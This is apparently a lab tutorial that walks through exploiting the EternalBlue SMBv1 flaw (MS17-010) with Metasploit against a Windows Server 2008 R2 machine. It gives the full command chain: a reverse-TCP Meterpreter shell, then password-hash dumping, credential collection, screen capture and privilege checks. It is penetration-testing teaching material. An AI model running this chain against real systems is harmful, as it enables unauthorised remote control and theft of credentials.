
EternalBlue is a critical software vulnerability in Microsoft Windows that targets the Server Message Block (SMB) protocol, a network protocol used for sharing files, printers, and other resources among computers within a network.
It specifically exploits a flaw in SMB version 1 (SMBv1), allowing a remote attacker to send specially crafted packets to a vulnerable system and execute arbitrary code without authentication.
This exploit was initially developed by the U.S. National Security Agency (NSA) as a zero-day attack tool but was leaked to the public in April 2017 by a hacker group called the Shadow Brokers. Microsoft had released a security patch for this vulnerability (MS17-010) in March 2017 before the leak, but many systems remained unpatched, leading to widespread exploitation.
EternalBlue exploit was used by major ransomware attacks such as WannaCry and NotPetya in 2017, which spread rapidly across networks by exploiting this vulnerability, causing significant global damage. The exploit can allow attackers to gain full control of the affected systems, propagate malware, and compromise entire networks with ease.
Lab Setup
- Victim Machine: Windows Server 2008 R2 Edition (64-bit) with SMBv1 vulnerable to MS17-010.
- Attacker Machine: Kali Linux OS with tools like Metasploit Framework installed.
Launch the Metasploit Framework tool by using the following command:
Command: msfconsole
Initializes the Metasploit database
This database stores information about hosts, services, and loot gathered during an assessment.
Command: msfdb initThis command is part of the Metasploit Framework and is used to manage and start the Metasploit database. The init option initializes the database (sets up PostgreSQL, creates a user, and configures Metasploit to use it).

When you’re inside Metasploit Console (msfconsole), the below command will search Metasploit’s module database and list all Windows SMB-related exploits.
Command: search type:exploit platform:windows smb
You need to load the EternalBlue exploit module inside Metasploit by using the following command:
Command: use exploit/windows/smb/ms17_010_eternalblue
It switches the current module context to MS17-010 EternalBlue, which targets the SMB vulnerability in unpatched Windows systems.
When you’re inside the EternalBlue module (exploit/windows/smb/ms17_010_eternalblue) and run:
Command: show optionsMetasploit will display all configurable parameters for the exploit.

Inside the EternalBlue exploit module, type the following commands to set the LHOST and LPORT:
Command: set LHOST <Your ip>
Command: set LPORT 4444
LHOST is your attack machine’s IP (the Kali/Metasploit box that will receive the reverse shell) and LPORT is the port where Metasploit will listen on (commonly 4444).

Next, You need to set the target IP (the victim):
Command: set RHOSTS <target ip>
Run the following command in your target machine to check the IP address of the system
Command: ipconfig
After selecting the EternalBlue exploit and configuring RHOSTS, LHOST, and LPORT, the next step is to choose a payload.
Command: set payload windows/x64/meterpreter/reverse_tcpA payload is what runs on the victim’s machine after the exploit succeeds. In this case, we want a Meterpreter reverse shell (a powerful remote shell).

Once this is done, you are ready to launch the exploit in the next step using:
Command: exploit
Metasploit will try to exploit the SMB vulnerability (EternalBlue) on the target. If successful, it will open a Meterpreter session as shown above.
Now you are inside the victim’s computer with Meterpreter. You can run commands to gather information. Once you have a Meterpreter session on the target, you can check the victim machine’s basic system details.
Command: sysinfoThis command displays information about the target system such as: Computer name, Operating System version, Architecture (x86 / x64), Meterpreter version etc.

You can also attempt to extract stored user password hashes from the victim machine by using the following command.
Command: hashdumpThis command dumps the SAM (Security Account Manager) database from Windows.

In case, you want to know which folder you are currently inside on the target system.
Command: pwd
You can also identify which users are currently logged into the system. This helps in reconnaissance and planning privilege escalation.
Command: run post/windows/gather/enum_logged_on_users
You can also try to collect saved usernames and passwords from the target machine using Metasploit’s credential-gathering modules.
Command: run post/windows/gather/credentials/credential_collector
Meterpreter also allows you to run executables directly on the victim’s machine. For example, you can launch the Windows calculator (calc.exe) as proof that you have control.
Command: execute -f calc.exe
With Meterpreter, you can also capture the current screen of the victim’s computer. This is useful to see exactly what the user is doing at the moment.
Command: screenshot
After compromising a target, it’s important to know what privileges your Meterpreter session has. This helps you decide if you need to escalate privileges (e.g., from a normal user to SYSTEM).
Command: getprivs
If you see powerful privileges like SeDebugPrivilege or SeImpersonatePrivilege, you may be able to perform privilege escalation.